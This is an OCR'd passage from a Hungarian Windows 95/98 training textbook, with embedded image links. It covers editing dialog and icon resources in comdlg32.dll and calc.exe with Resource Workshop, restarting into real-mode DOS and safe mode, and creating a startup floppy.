


Kattintsunk *kettőt* a **comdlg32.dll** sorra, a Workshop beolvassa a fájlt.

- A gyermekablak fejlécére is kattintsunk kettőt, hogy teljes méretű legyen. Továbbá középen látható egy függőleges elválasztó "csík". Vigyük ide az egeret, a kurzor alakja megváltozik. *Lenyomott egérgombbal* határozottan vigyük balra az elválasztó csíkot, amíg lehet, majd engedjük fel a gombot (ha nagyon balra visszük, úgyis visszaugrik). A billentyűzeten a lefelé nyíllal (↓) haladjunk sorban lefelé: megtekinthetjük azokat a rajzokat (bitmap) és párbeszédablakokat (dialog), amelyeket ez a **.DLL** fájl tartalmaz. Így haladjunk egészen az 1547-es sorig, amely a hőn keresett *Megnyitás* párbeszédablak. Ha jól dolgoztunk, a Workshop ablak lényeges (bal felső) része így néz ki:




- Végezzünk változtatásokat a párbeszédablakon! A "Megnyitás" gombot helyezzük át és adjunk más nevet ("Szezám tárulj!"), továbbá a *Hely* szót módosítsuk *Háttértár*-ra! Először kattintsunk kettőt az 1547-re (a fenti képen baloldalt, a fekete sávra)! Ezután vigyük az egeret a "Megnyitás" gombra és kattintsunk rá kettőt. Egy párbeszédablak jelenik meg:




- A kijelölt mező a "&Megnyitás", pont az, amit meg akarunk változtatni. Nem kell semmit sem törölni, mert a szó ki van jelölve. Egyszerűen írjuk be a mezőbe az új szót: "Szezá&m tárulj!" (idézőjelek nélkül írjuk be, az & jel: magyar billentyűzeten jobb Alt+C, angolnál Shift+7). ***Az "&" mutatja, hogy a következő betű aláhúzott lesz, tehát a gombot majd bal Alt+betű-vel aktiválhatjuk*** (jelen eset-


ben bal Alt+M-mel). Ezután nyomjuk meg az OK gombot, vagy üssünk Entert. Az egérrel vigyük a gombot egy kicsit balra (a bal gomb lenyomásával, "fogd és vidd"). Ezután kattintsunk kettőt a *Hely* szóra, írjuk be: "Háttértá&r:" (azaz az utolsó "r" lesz aláhúzva, gyorsbillentyűje Alt+R lesz), majd OK gomb és Ctrl+F4 ütésével zárjuk be a gyermekablakot. A Workshop ablak bal felső része a megváltoztatott párbeszédablakot mutatja:



- A tervezett változtatásokat elvégeztük, zárjuk be Alt+F4-gyel a Workshop-ot, a megjelenő kérdésre (mentünk-e) nyomjuk meg az N betűt!

  Megjegyzés: ha a fenti kérdésnél Entert ütünk (azaz menteni akarunk), a mentés Windows 95-nél sikerül és a változtatások *azonnal életbe lépnek*. Windows 98-nál azonban a következő két hibaüzenetet kapjuk:







és a mentés nem sikerül. Ennek oka, hogy a fájlt a Windows "fogja" (megosztás). *A mentés különben is jogellenes, mert a Windows dokumentációjában szerepel, hogy a szoftvert TILOS többek között visszafejteni és módosítani!* (Az MS-DOS-t és a Windows-t futtatható állapotban – gépi kódra lefordítva – forgalmazzák. Vannak olyan operációs rendszerek – pl. a Linux –, amelyet forráskódban terjesztenek és az adott gépen egy compiler fordítja le futtatható állapotra.)

Ha mégis meg szeretnénk változtatni azt, amit nem szabad, akkor (Windows 98 esetén) kezdjük elölről az egészet: készítsünk egy másolatot a **comdlg32.dll**-ből (pl. a DOS ablakban a **copy** paranccsal), ezt módosítsuk a Workshop-pal és mentsük el (a mentés sikerül). Utána lépjünk ki DOS valós módba (Start – Leállítás – Újraindítás MS-DOS módban, vagy bekapcsolásnál F8 és a "Csak parancssor" választása) és itt a **copy** paranccsal írjuk felül a **comdlg32.dll** fájlt az újjal (a felülírás előtt nem árt egy mentést készíteni, pl. **comdlg32.old** néven; ez a fájlfelülírás Windows MS-DOS ablakban nem működik, csak valós módban, ezért léptünk ki ide). Indítsuk újra a számítógépet és innentől kezdve az összes alkalmazásnál (WordPad, Paint, Jegyzettömb, de pl. a Microsoft Word *nem*), amely ezt a párbeszédablakot használja, az új párbeszédablak fog megjelenni, amely az eredetivel egyező módon használható.

- *Gyakorló feladat otthonra* (csak Windows 95 alatt, Windows 98-nál sajnos *nem* működik): a Workshop-ba töltsük be a *Számológép*et (**calc.exe**, ehhez először is az Open project-ben a fájl típusát állítsuk át **.DLL**-ről **.EXE**-re) és változtassuk meg az ikonját, a menük szövegét, a gombok feliratát, valamint a nullával osztáskor megjelenő hibaüzenetet. ***Az ikon megváltoztatása:*** az ICON alatti sorok tartalmazzák egy fájl ikonjait. Kettőt kattintva választhatunk: ***a 32x32 (16 szín) a Sajátgépben, az Asztalon és a Windows Intézőben megjelenő "nagy" ikon (a Nézet – Nagy ikonok beállításnál), a 16x16 (16 szín) pedig az alkalmazás bal felső sarkában és a Tálcán megjelenő "kis" ikon.*** Választás után a Painthez hasonló rajzoló környezet jelenik meg, rajzeszközökkel és palettával.

Fiktív rajzolt példa a Számológép megváltoztatására (más a program fejléc-szövege, ikonja, a menüsor, a gombok és a számmezőben megjelenő szöveg):






- *Még egy feladat otthonra (Windows 95 és 98-nál is):* indítsuk el a Workshop-ot és tanulmányozzuk a WordPad és a Paint belső felépítését! Az alkalmazások helye **`C:\Program Files\Accessories\wordpad.exe`** és **`mspaint.exe`**, de a Workshopban a File – Open project után a fájlok és könyvtárak neve *rövid formátumban* látszik, azaz a következőt keressük: **`C:\progra~1\access~1\wordpad.exe`** és **`mspaint.exe`**). Tanulmányozzuk a párbeszédablakokat, az eltárolt szövegeket és az ikonokat. Láthatjuk, hogy (bal oldalt) a MENU szó alatti menütáblázatokban a C nyelv elemeit használják (a Windowst C és Assembly nyelven készítették): egy blokkot **`{`** és **`}`** közé zárnak, a "**`\t`**"-vel (tabulátor) hagynak üres helyet az adott sor és gyorsbillentyűje között stb. ***A MENU-ben valamelyik táblázatot kiválasztva a jobb oldalon egy TEST (teszt) ablak jelenik meg, amelyen minden változtatás azonnal látható lesz (lásd a Resource Workshop c. fejezetben a képet).***

A Workshop igazi feladata alkalmazások fejlesztésénél a különböző ablakok megszerkesztése, esetleg idegen nyelvű alkalmazás magyarra fordítása stb. Tehát valójában programozási eszköz, sokkal többre használható, mint amire most példát néztünk. ***Vannak olyan fájlok (pl. egyes Windows .EXE fájlok), amelyeket nem tudunk módosítani a Workshop-pal.***

12.10. A számítógép kikapcsolási lehetőségei és a Windows üzemmódjai

- Lépjünk ki valós DOS módba: Start – Leállítás – Újraindítás MS-DOS módban (Windows 95-ben Start – Kikapcsolás – MS-DOS módban indítja újra a számítógépet).



A számítógép egyáltalán nem indul újra, hanem a grafikus felület és a Windows háttérbe vonul, ***lefut a `dosstart.bat` batch fájl (!)*** és megjelenik a prompt.

A CPU ilyenkor valós módban (real mode) működik, úgy mint egy gyors Intel 8086/8088-as. A kompatibilitás megőrzése érdekében a számítógép bekapcsolásakor a CPU valós módban indul el, a Windows kapcsolja át a fejlettebb módokba. Ha egy DOS program nem fut Windows ablakban, valós módban valószínűleg működni fog.

- Listázzuk ki a memóriarezidens programokat a **`mem/c|more`** parancs kiadásával (a szűrőt magyar billentyűzeten a Shift+Ű-n keressük, miután Ctrl+Alt+F1-gyel az angol kódlapot választottuk)! Láthatjuk, hogy a Windowst még képviseli néhány program.

- Lépjünk át a gyökérkönyvtárba (**`cd\`**) és adjuk ki: **`dir command`**. A parancsértelmezőt (**`command.com`**) láthatjuk, imponálóan hosszú, 93 KB-os. ***Egy `.COM` fájl max. 64 KB-os lehet, de ez valójában egy `.EXE` fájl.*** (Elindíthatunk több parancsértelmezőt is a **`command`** parancs kiadásával, a felhasználható memória egyre kevesebb lesz, kilépés **`exit`**-tel.)

- Adjuk ki a **win** parancsot, kb. fél perc múlva a Windows grafikus felülete újból visszatér. Az **exit** is ugyanezt végezné, de néhány gép újraindul, a **win** biztosabb!


- (Csak Windows 98) Most válasszuk a Start – Leállítás – Készenléti állapot sort! A Windows kikapcsolja a monitort, kevesebb energiát fogyaszt a számítógép. Egy billentyű lenyomására, vagy az egér megmozdítására az előző állapot visszatér. A monitor egyes beállítása esetén ez a sor nem jelenik meg, ekkor lépjünk tovább!

- Most pedig Start – Leállítás – Újraindítás (Windows 95-ben Start – Kikapcsolás – Újraindítja a számítógépet)! A számítógép újraindul. Figyeljünk és az önteszt lefutása után, de a bejelentkező grafikus képernyő megjelenése *előtt* üssünk F8-at! Az alábbi menühöz hasonló jelenik meg:

```
Microsoft Windows 98 indítómenü
===============================

   1. Normál
   2. Naplózott (\BOOTLOG.TXT)
   3. Csökkentett mód
   4. Megerősítés lépésről lépésre
   5. Csak parancssor
   6. Csak parancssor csökkentett módban
   7. Az MS-DOS korábbi verziója
```

A fenti ábra egyébként nem képernyőmásolat, hanem a **Courier New** betűtípussal készült szövegdoboz a szövegszerkesztőben. Mint már említettük, a **Courier New** minden betűje ugyanolyan széles – mint az írógép betűi –, így alkalmas képernyőutánzatok készítésére.

(A menü sorainak beállítása: → Windows 95/98 alaptrükkök fejezetben.) Tehát a menü megjelenése után a kurzornyilakkal válasszuk a *Csökkentett mód* (Safe mode) sort és üssünk Entert! Betöltés után egy üzenet jelenik meg (nyomjuk meg az Entert):



A grafikus felület betöltődik, de a Csökkentett mód felirat látható a négy sarokban. Ilyenkor a Windows 640 x 480 képpont x 16 színes megjelenítést használ – alap VGA – és nem tölti be a hangkártya, CD-ROM stb. meghajtóit. Akkor hasznos ez az üzemmód, ha egy hardverbeállítást úgy elrontottunk, hogy a Windows összeomlott. Csökkentett módban próbáljuk meg elindítani és ezután kijavítani a hibát. A Windows automatikusan Csökkentett módban indul, ha előzőleg a számítógépet nem szabályosan állítottuk le.


- Indítsuk újra a számítógépet: Start – Leállítás – Újraindítás (Csökkentett módban csak a Leállítás és az Újraindítás közül választhatunk). A Windows hosszú másodpercek után ismét megjelenik, az eredeti beállításokkal (Windows 95-nél a beállítások elveszhetnek).


- Start – Leállítás – Újraindítás (Windows 95-nél Start – Kikapcsolás – Újraindítja a számítógépet) és közben nyomjuk le a Shift billentyűt! Csak a grafikus felület és a Windows rendszerfájlok töltődnek be újra – valamivel gyorsabb!

- Start – Leállítás – Leállítás (Windows 95-nél Start – Kikapcsolás – Kilép a rendszerből). *Ez a számítógép szabályos leállítása; a Windows nem szereti, ha a számítógépet „csak úgy" kikapcsoljuk, előtte adjuk ki ezt a parancsot!* Amikor megjelenik a "Most már kikapcsolhatja a számítógépet." üzenet, nyomjuk meg a házon található Reset gombot! A modern ATX-es házú gépeket a Windows

kikapcsolja, ekkor várjunk néhány másodpercet, majd a Power gombbal kapcsoljuk be a gépet. Az előző esethez hasonlóan a megfelelő helyen nyomjuk meg az F8-at és a megjelenő menüből válasszuk a "Csak parancssor" sort. A magyar nyelvű DOS indul el, a Windows még memóriarezidens program formájában sincs jelen. (Ha a promptba a **win**-t ütjük, elindul a grafikus felület.) Amennyiben a gépen rajta van pl. a régi 6.22-es angol MS-DOS és engedélyeztük a betöltését az **MSDOS.SYS**-ben (lásd a Windows 95/98 alaptrükkök c. fejezetben), az F8-ra megjelenő menüben "Az MS-DOS korábbi verziója" sor is szerepel, F4-gyel ezt is elindíthatjuk.

- (Egy üres floppyra és a Windows telepítő CD-re lesz szükségünk.) Nyomjuk meg a Reset gombot és indítsuk el a gépet "normál" módon. A Windows bejelentkezése után Start – Beállítások – Vezérlőpult – Programok hozzáadása, itt kattintsunk az Indítófül fülre és nyomjuk meg a Lemez létrehozása... gombot! A Windows bekéri a CD-t és a floppyt, és a floppyra létrehozza az ún. Indítólemezt, amely sokkal több adatot tartalmaz, mintha a **sys a:** paranccsal hoztunk volna létre rendszerlemezt.





- Nézzük meg a párbeszédablak többi fülét (azaz hogy milyen programokat, illetve Windows komponenseket telepítettünk), majd a floppyt hagyjuk a meghajtóban és (szabályos kilépés után) indítsuk újra a számítógépet! A bootolás a most létrehozott Indítólemezről történik. Az Indítólemezről már esett szó az újratelepítéssel foglalkozó fejezetben, figyeljük meg, hogy:
  - a floppy segédprogramokat (**`format`** stb.) is tartalmaz,
  - a legtöbb CD-ROM meghajtó programját is, azaz a CD-ROM használható,
  - a gép a **`ramdrive`** program segítségével létrehoz a RAM-ban egy virtuális háttértárat (melyet úgy használhatunk, mintha igazi lenne, csak kikapcsoláskor megszűnik) és oda tömöríti ki a floppyról a fájlokat.

  Az Indítólemez a számítógép újratelepítésekor, vírusmentesítéskor, vagy a Windows helyreállításakor hasznos, azaz nem baj, ha készítünk egyet.

- A gyakorló feladatsor végére értünk, kapcsoljuk ki a gépet. Mivel floppyról (az Indítólemezről) bootoltunk, a Windows gyakorlatilag nincs betöltődve, a CPU valós módban üzemel, nem kell semmiből sem kilépni, a kikapcsoláshoz egyszerűen nyomjuk meg a házon található Power gombot.

Ha ezen a néhány tíz oldalas feladatsoron ***figyelmesen*** haladt végig, akkor

- megismerte a Windows legfontosabb alkalmazásait (WordPad, Paint, Számológép stb.),
- a Vágólap szolgáltatásait (másolás stb.),
- a régi MS-DOS programok futtatását,
- a Windows beállítási lehetőségeit,
- azaz *otthonosan tud mozogni a Windowsban felhasználói szinten, bármilyen eddig nem ismert Windows témakörhöz hozzáfoghat, bármilyen területhez hozzászólhat!*

Számtalan lehetőségről nem esett szó – nyomtatásról, a modem telepítéséről stb. stb. –, elsajátításuk nem nehéz, csupán idő kérdése. A boltokban kapható könyvek tartalmazzák ezeket az ismereteket.


12.11. Néhány dolog, ami kimaradt a gyakorló feladatsorból

- A Windows-ban a régi DOS-sal ellentétben nincs szükség az **autoexec.bat** és a **config.sys** fájlokra, de ha léteznek, bekapcsoláskor a gép végrehajtja azokat. Egyébként a legtöbb gépen léteznek. E fájlokból azonban nemcsak egy-egy van. Ha gépünkön megtalálható a régi MS-DOS is (pl. a 6.22-es angol), akkor Windows alól az ahhoz tartozó fájlok **autoexec.dos** és **config.dos** néven látszódnak, ha bekapcsoláskor az F4-gyel elindítom, nevük természetesen a hagyományos lesz. Ugyanúgy a régi MS-DOS alatt az akkor nem használt fájlok neve **autoexec.win** és **config.win** lesz. Ha a gép minden bekapcsolásakor, de a grafikus felület felépülése *után* szeretnénk programot indítani, a Start – Programok – Indítópult-ba helyezzük őket.
- Ha áramszünet miatt a gép szabálytalanul lett leállítva, következő indításkor a Windows 95 OSR2 és a Windows 98 először a Scandisk-et futtatja le, a háttértár hibáinak megállapítása céljából (mert a leállás miatt logikai fájl hibák keletkezhetnek). A Windows 95 OSR1 ilyet nem tesz. Hasonlóan, ha Windows rendszerhiba miatt indítjuk újra a gépet, a bejelentkező menü fog megjelenni és a Csökkentett módot ajánlja fel a rendszer (nem kötelező élni vele, ha tudjuk hogy pontosan mi történt, választhatjuk a Normál indítást is).
- Hivatalosan, ha egy párbeszédablakot a Mégse gombbal zárunk be, az esetleges változtatások nem történnek meg. Igen ám, de ez nem mindig van így. Pl. a Képernyő beállításainál (Asztalon jobb gomb + Tulajdonságok) ha az egyik fülön elvégzünk bizonyos beállításokat, az rögzítődik, a Mégse-re eltűnik a párbeszédablak, de a beállítások megmaradnak! Hasonlóan, ha a Start menüből eltávolítok egy sort (Start – Beállítások – Tálca és Start menü), a Mégse gombbal a törlés nem állítódik vissza. Erre ügyeljünk.


- A párbeszédablakok többre is képesek. Pl. a Megnyitás párbeszédablakban egy adott ikonra kattintva az ikont *átnevezhetjük*, sőt *le is törölhetjük*. Vigyázzunk tehát erre, nehogy egy egyszerű WordPad-beli Fájl – Megnyitás műveletből törlés legyen. A Ctrl+C, Ctrl+V szintén használható.

- Windows 98-ban kijavították a Windows 95 néhány hibáját. Pl. a csatolás automatikus frissítése most már működik (Windows 3.1/3.11 alatt is működött). Az MS-DOS parancssorban az **`echo`** és **`verify`** parancsok is megfelelően működnek, úgy, mint a régi 6.22-es angol MS-DOS alatt, stb.

